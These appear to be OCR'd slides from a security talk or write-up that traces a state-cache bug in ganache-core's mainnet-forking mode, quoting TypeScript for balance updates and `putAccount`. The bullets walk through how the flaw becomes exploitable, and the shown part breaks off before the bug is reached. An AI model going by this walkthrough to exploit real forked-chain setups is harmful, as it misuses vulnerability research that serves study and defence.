
```
1  async _addToBalance(toAccount: Account, message: Message): Promise<void> {
2    const newBalance = new BN(toAccount.balance).add(message.value)
3    if (newBalance.gt(MAX_INTEGER)) {
4      throw new Error('Value overflow')
5    }
6    toAccount.balance = toBuffer(newBalance)
7    // putAccount as the nonce may have changed for contract creation
8    return this._state.putAccount(toBuffer(message.to), toAccount)
9  }
10
11
12 StateManager{
13   ...
14   putAccount(address: Buffer, account: Account, cb: any): void {
15     // TODO: dont save newly created accounts that have no balance
16     // if (toAccount.balance.toString('hex') === '00') {
17     // if they have money or a non-zero nonce or code, then write to tree
18     this._cache.put(address, account)
19     this.touchAccount(address)
20     // self._trie.put(addressHex, account.serialize(), cb)
21     cb()
22   }
23 }
```

- before carrying on to bug, we note that modification of account data outside of storage (change balance) is usually done through directly calling StateManager.putAccount

- this function is not monkey patched and does not ignore cache


ganache-core forking

- now let's see how the patch might manifest itself into a utilizable bug
- access account 1 through _lookupAccount




ganache-core forking

- local lookup in trie missed, so fetch from ethereum mainnet




ganache-core forking

- Now we try to add 1 ether to balance of account 1
- The putAccount function is called, and a modified state of account 1 is pushed into cache




ganache-core forking

- Next we modify account storage by A+=1. This is done through StateManager.putContractStorage



